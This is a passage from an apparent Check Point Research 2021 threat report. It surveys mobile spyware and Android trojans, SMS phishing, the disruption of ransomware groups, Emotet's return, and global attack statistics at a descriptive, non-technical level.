Pegasus stands out due to its seamless, zero-click infection process, controversial victim list and sophisticated data exfiltration features. It is therefore not surprising that it is no longer the only one of its kind. Toward the end of the year, researchers exposed an additional threat actor in the private sector mobile spyware arena. Cytrox, a company based in North Macedonia, markets a spyware called Predator for iPhone devices, which infects the customer's targets via single-click links sent over WhatsApp. As more and more information about the malware capabilities is exposed, the greater the chance that these will be adopted by common threat actors and groups. In addition, the wide distribution of mobile spyware and the attention this field has attracted in 2021 are yet further indications of the crucial role mobile devices play in the cyber threat landscape.

Throughout the year, we observed threat actors investing substantial efforts in hacking top social media accounts such as Facebook and Telegram. These efforts included the execution of large-scale attack campaigns aimed at obtaining access to mobile devices. In August, a new Android Trojan called 'FlyTrap' was found to have compromised at least 10,000 Facebook accounts across 144 counties since March 2021, predominantly through malicious applications available on the Google Play Store. The applications were uploaded and quickly removed from the platform but were later available on third-party app stores. Attackers also leveraged WhatsApp to distribute a modified version of the app for Android devices that installs the "Triada" Trojan. In October, researchers found a photo editing application offered on the Google Play Store which contained a malicious code that collected users' Facebook credentials and used them to run ad campaigns with the victim's payment information. The app was downloaded by thousands of users. Finally, in November, a new Android malware called 'MasterFred' rose to prominence due to its use of fake login overlays to steal credit card information from Netflix, Instagram and Twitter users.

Another significant attack vector that was prominent in 2021 relies on SMS messages for malware distribution. SMiShing, short for SMS phishing, is a phishing technique that relies on mobile devices for social engineering distribution, and uses SMS messages as the attack vector. The FluBot Android botnet, which relies on this technique, resumed its activities in April 2021 despite designated arrests by the Spanish police. In September, the botnet added to its arsenal a new method to compromise Android devices, and began spreading a fake security update message, warning of a FluBot infection. The infection is triggered once the victim clicks on the 'install security update' button. FluBot appeared again in November in a campaign targeting Finnish users. After the attack vector demonstrated its efficiency in FluBot's campaigns, SMiShing has been gradually adopted by low-skilled actors. For example, a recent investigation conducted by Check Point Research indicated that SMiShing attacks are very effective in Iran, despite the

general low quality of the actors' toolsets. These campaigns utilize SMiShing while also impersonating key entities such as the Iranian government, the judiciary system, shopping portals and more. Many warnings about this now thriving attack method appeared in news outlets. The scale of the recent attack wave is unprecedented, which comes as no surprise if you inspect the flourishing botnet-as-a-service market taking place in underground forums and Telegram channels. Phishing kits are available for prices ranging from USD$ 50-US$ 100. We estimate that similar campaigns, also inspired by FluBot's successful use of SMiShing, might soon appear in other countries as well.

Another extensive scam that took place in 2021 revolving around SMS messages is 'UltimaSMS', a massive campaign that utilizes around 150 Android applications. With more than 10 million downloads from the Google Play Store, its trick is to lure victims into subscribing to premium SMS services without their knowledge.

Finally, systematic changes caused by the global pandemic are also affecting the mobile banking malware arena. The expanding digitization of the banking sector in 2021 led to the surfacing of various applications designed to limit offline interactions, which in turn have led to the distribution of new threats. In September, Check Point Research uncovered a new attack method against Android users that abuses the device's accessibility services. The attack targeted users of PIX, a year-old, yet extremely popular, instant payment solution created and managed by the Brazilian Central Bank. The campaign featured two variants of banking malware distributed by two malicious applications on the Google Play Store. The more unique one, called PixStealer, abused Android's Accessibility Services (AAS) to steal money from a specific bank through PIX transactions. This minimalistic yet innovative combination of functions allows the malware to collect funds without interacting with a C&C, helping it to remain undetected. Due to its simplicity and efficiency, we can expect other threat actors to follow this lead.

CRACKS IN THE RANSOMWARE ECOSYSTEM

Gone are the days when ransomware operators negotiated a ransom of US$ 200 for your family photos. Today's ransomware economy is a complex operation extorting millions of dollars per ransom, holding entire organizations captive under the threat of total system shutdown. The evolution of the ransomware business model is at the core of this phenomenon. Ransomware-as-a-Service (RaaS) introduces affiliate programs at low onboarding costs, enabling any attacker to easily join the trend. The attacker selects one of the leading ransomware "projects" and follows the detailed, easy to follow complimentary operations manual, which contains complete instructions for every stage of the attack. If the intrusion was successful, the ransomware operators and affiliates share a percentage of the victim's ransom payment. This extremely profitable scheme allows attackers to reach a wider range of victims and offers higher returns to all involved.

The ransomware operators are the backbone of the whole operation, offering not just the ransomware itself, but also money laundering services and negotiation specialists. The different ransomware programs compete for affiliates, so ransomware groups are constantly developing more attractive tools and services for their affiliate programs in order to help them stand out in a competitive underground community. Reputation is a key motivating factor, as that can influence a group's chances of earning big returns or even lead to apprehension by the authorities. It's therefore not surprising that cybercriminals mediate their internal disputes on tribunal forums, where losing a case can cost a group their reputation and profits.

This was a turbulent year for several ransomware groups, not the least because governments and law enforcement agencies changed their stance against organized threat actors. They turned from preemptive and reactive measures to proactive offensive operations targeting the ransomware operators themselves, as well as their funds and supporting infrastructure. The major shift happened following the Colonial Pipeline incident in May, where a DarkSide ransomware attack resulted in a major fuel shortage throughout the East Coast in the US, thus causing the Biden administration to realize they had to step up efforts to combat the threat.

Later that month, the DarkSide gang announced they were shutting down operations after their servers were seized and their cryptocurrency funds, which were used to pay affiliates of the Ransomware-as-a-Service program, were stolen. In June, the US Department of Justice (DOJ) upgraded ransomware to a national security threat, placing it at the same priority level as terrorism. The next major incident surrounded the Kaseya MSP platform breach in July, after which REvil perpetrators mysteriously disappeared, taking their leaks website "Happy Blog" offline and apparently shutting down their customer support. However, this shutdown was short-lived and the group resurfaced in September. Then, they disappeared again in October after a suspected law enforcement operation successfully hijacked their infrastructure and "Happy Blog".

In September, the Biden administration took their war against ransomware a step further and announced they would begin sanctioning crypto exchanges, wallets and traders that ransomware threat actors use to convert ransom payments into tangible funds. The Russian-based SUEX exchange was the first to be added to the sanctions list for their part in ransom transactions. The next month, the European Union and an additional 31 countries announced they would join the effort to disrupt additional cryptocurrency channels, in an attempt to cripple the money laundering process. In addition, the Australian Government issued its "Ransomware Action Plan", which includes the formation of a new special task force and harsher punishments for ransomware actors.

In November, an international joint operation led by Interpol named "Operation Cyclone", led to infrastructure seizure and arrests of money laundering affiliates for Cl0p, the group responsible for the Accellion breach, which was the source of numerous double and triple extortions. In addition, the US DOJ and other federal agencies pursued further actions against REvil. These actions included members' arrests, the seizure of US$ 6 million worth of ransom money, confiscation of devices and a bounty program worth US$ 10 million.

The reaction to these developments varied widely within the ransomware ecosystem. Some groups showed hostility and applied even more pressure on their victims to keep authorities away from their business. For example, Grief Ransomware threatened to completely delete their victims' decryption keys should they hire professional negotiators. Similarly, RagnarLocker posted online all of the content stolen from victims that contacted the FBI or other law enforcement agencies.

Other groups appear to have concentrated on adapting and rebranding themselves to avoid being too closely associated with a prominent attack. Darkside, for example, temporarily exited the ransomware arena and at least some of its members rebranded themselves as BlackMatter in July. They carried out

attacks against the marketing service provider Marketron, the Japanese tech company Olympus, and critical infrastructure such as the New Cooperative farmers organization in Iowa. However this rebranded operation was short lived, when in November, BlackMatter announced they were shutting down due to pressure from the authorities. They even said that their team members were "no longer available after the latest news", yet experts believe that this exit was a result of trust issues with their affiliates due to flawed encryption, allowing a security company to decrypt victims' files. In a final testament to underground cooperation, BlackMatter has partnered with LockBit ransomware and transferred their victims to the LockBit platform to facilitate a seamless extortion, just before vanishing.

Unfortunately, not all ransomware groups exhibited this harmonious cooperation. The fear of being apprehended by the authorities was compounded by marked distrust promoted by constant competition. For example, REvil operators were caught cheating their affiliates by hijacking the ransom negotiation process, using double chats and backdoors to cut them out of their shares. The Conti group experienced an internal crisis after one disgruntled affiliate leaked Conti's playbook, complaining of low compensations.


Finally, this past year, we also saw signs of the ransomware community cracking under pressure or even closing shop altogether, with some operators completely abandoning their businesses. For instance, the Avaddon cybercrime gang first appeared in June 2020, but only a year later was compelled to shut down and release decryption keys, undoubtedly due to the increased scrutiny by law enforcement. In another instance, Conti ransomware targeted British Graff Jewelry, but later issued an apology after realizing that some of the stolen data belonged to the Saudi, UAE & Qatar Royal Families. Fearing retaliation, they promised to delete the data without review. Major cybercrime forums banned any ransomware advertising from their platform to avoid drawing attention. This made it more difficult for operators to effectively communicate with affiliates, adding to the risk of being caught.


Proactive measures and offensive operations by governments worldwide have managed to put a noticeable dent in the ransomware ecosystem, disrupting ransomware operations and causing havoc in the underground scene. Despite this, millions of dollars in potential revenue mean that we will likely see more ransomware "projects" coming up in 2022, with successful ones serving as a model for upcoming and improved attacks. One takeaway the ransomware operators may have from the events of 2021 is that the type of targets ransomware operators choose might be the difference between a long term operation or a very short one.

04

MALWARE SPOTLIGHT: EMOTET'S RETURN

EMOTET, ONE OF THE MOST DANGEROUS AND INFAMOUS BOTNETS IN HISTORY, IS BACK, DESPITE THE LONG AND SYNCHRONIZED EFFORTS OF THE INTERNATIONAL COMMUNITY AND LAW ENFORCEMENT AGENCIES WORLDWIDE THAT RESULTED IN ITS TAKE DOWN IN JANUARY 2021.





ALEXANDRA GOFMAN

Team Leader,
Check Point Research

> Towards the end of the year the world came to the realization that even an international task force, could only slow Emotet down, and not eradicate it altogether.
>
> At least some of its group members were able to elude justice and have taken their time to reorganize, regroup, and to use their old underground connections to launch a new and improved global malspam campaign.
>
> Trickbot and Emotet are old partners in crime, so in many ways it was unsurprising that Emotet would leverage TrickBot's service as a dropper for its own revival."

Emotet, one of the most dangerous and infamous botnets in history, is back, despite the long and synchronized efforts of the international community and law enforcement agencies worldwide that resulted in its take down in January 2021. Emotet, the banking Trojan turned modular botnet, is known for its massive reach of over 1.5 million infected computers worldwide, across thousands of compromised corporate networks. Emotet was used as a distribution platform to deliver other notorious malware families such as TrickBot, Qbot and Dridex, often resulting in network-wide ransomware attacks that crippled entire organizations. Inflicted damages were estimated at around US$ 2.5 billion, before it was forcibly shut down.

On November 14th, Emotet officially rose from the dead, as live samples were observed for the first time since its takedown. Emotet's resurrection came from a surprising source: TrickBot's botnet was used to drop Emotet's samples on machines infected with the TrickBot malware. The very next day, Emotet returned to its signature method of distribution, with massive spam campaigns delivering the Trojan via malicious document attachments. To rebuild their network, Emotet operators chose to drop their spam bot on successfully infected machines, a method that enabled them to distribute the malware to even more potential targets.

TrickBot's service as a dropper was a natural choice for Emotet's revival, thanks to their rich history of collaboration. In fact, this might suggest that at least some of its old malware partners are also involved in its resurrection. TrickBot itself was briefly taken down in 2020, and yet it persisted and was featured in the Top Malware families rankings of May, June and September 2021. During the last year, Check Point Research spotted over 140,000 TrickBot victims worldwide, involving over 200 campaigns and thousands of compromised networks. This huge installation base makes TrickBot the perfect platform to re-launch Emotet's new botnet.

Emotet itself came back even stronger with some new additions to its toolbox. The upgraded variant uses Elliptic curve cryptography as opposed to RSA cryptography, improved its control-flow flattening techniques, and added to its initial delivery methods the use of malicious Windows App installer packages that impersonate legitimate software. In addition, researchers found that Emotet is now dropping Cobalt Strike beacons directly for the first time, instead of intermediate malware families which in turn would drop Cobalt Strike beacons after some time. Cobalt Strike has been the cornerstone of targeted ransomware attacks in previous years, and this unfortunate development means that the duration from initial Emotet infection to a full blown ransomware attack just got even shorter, leaving the defenders with far less time to respond to an ongoing attack.

Since its return, Check Point Research observed that the volume of Emotet's activity was at least 50% of the level we saw in January 2021, right before the takedown. This rising trend continued throughout December with several end-of-the-year campaigns, and is expected to continue well into 2022, at least until the next takedown attempt.

05
GLOBAL STATISTICS

IN 2021, THERE WAS A 50% INCREASE IN OVERALL ATTACKS PER WEEK ON CORPORATE NETWORKS COMPARED TO 2020.

CYBER ATTACK CATEGORIES BY REGION

GLOBAL




Figure 1: Percentage of corporate networks attacked by each malware type globally.

AMERICAS




Figure 2: Percentage of corporate networks attacked by each malware type in the Americas.

CYBER ATTACK CATEGORIES BY REGION

EMEA




Figure 3: Percentage of corporate networks attacked by each malware type in EMEA.

APAC





Figure 4: Percentage of corporate networks attacked by each malware type in APAC.

GLOBAL THREAT INDEX MAP

The map displays the cyber threat risk index globally, demonstrating the main risk areas around the world.*



* Darker = Higher Risk

* Grey = Insufficient Data

Figure 5. Global Threat Index Map




Figure 6: Average weekly attacks per organization by Industry 2021, compared to 2020.

During 2021, global cyber attacks against corporate networks has increased by 50%, in comparison to 2020. The "Education/Research" category leads as the most targeted sector, with an average of 1,605 attacks per organization every week (75% increase), while the "Software Vendor" category shows the largest year-on-year growth, with an increase of 146%. The rise in attacks against software vendors goes hand-in-hand with the ever-growing trend of software supply chain attacks observed during 2021.

TOP MALICIOUS FILE TYPES – WEB VS. EMAIL




Figure 7: Web – Top malicious file types.




Figure 8: Email – Top malicious file types.




Figure 9: Distribution protocols – email vs web attack vectors during 2019, 2020 & 2021.

The charts above indicate that the email attack vector has steadily established itself as a favorite, compared to slowly diminishing use of websites to distribute malware payloads since the beginning of 2020.

Whether used in a targeted attack, or as part of an opportunistic campaign by a novice attacker, email-based attacks allow for the easy distribution of malware to a wide array of targets and corporations.

One of the reasons for this rise in email-based attacks is the massive number of high-profile campaigns sponsored and run by large crime groups, who distribute the most prominent malware families today, such as TrickBot, Dridex, Qbot, IcedID, or Emotet.

Once these gangs realized the effectiveness of spam campaigns with malicious Office document attachments, they used it almost exclusively as their main infection vector into new networks.

CHAPTER 5

GLOBAL MALWARE STATISTICS

Data comparisons presented in the following sections of this report are based on data drawn from the Check Point ThreatCloud Cyber Threat Map between January and December 2021.

For each of the regions below, we present the most prevalent malware.

TOP MALWARE FAMILIES

GLOBAL

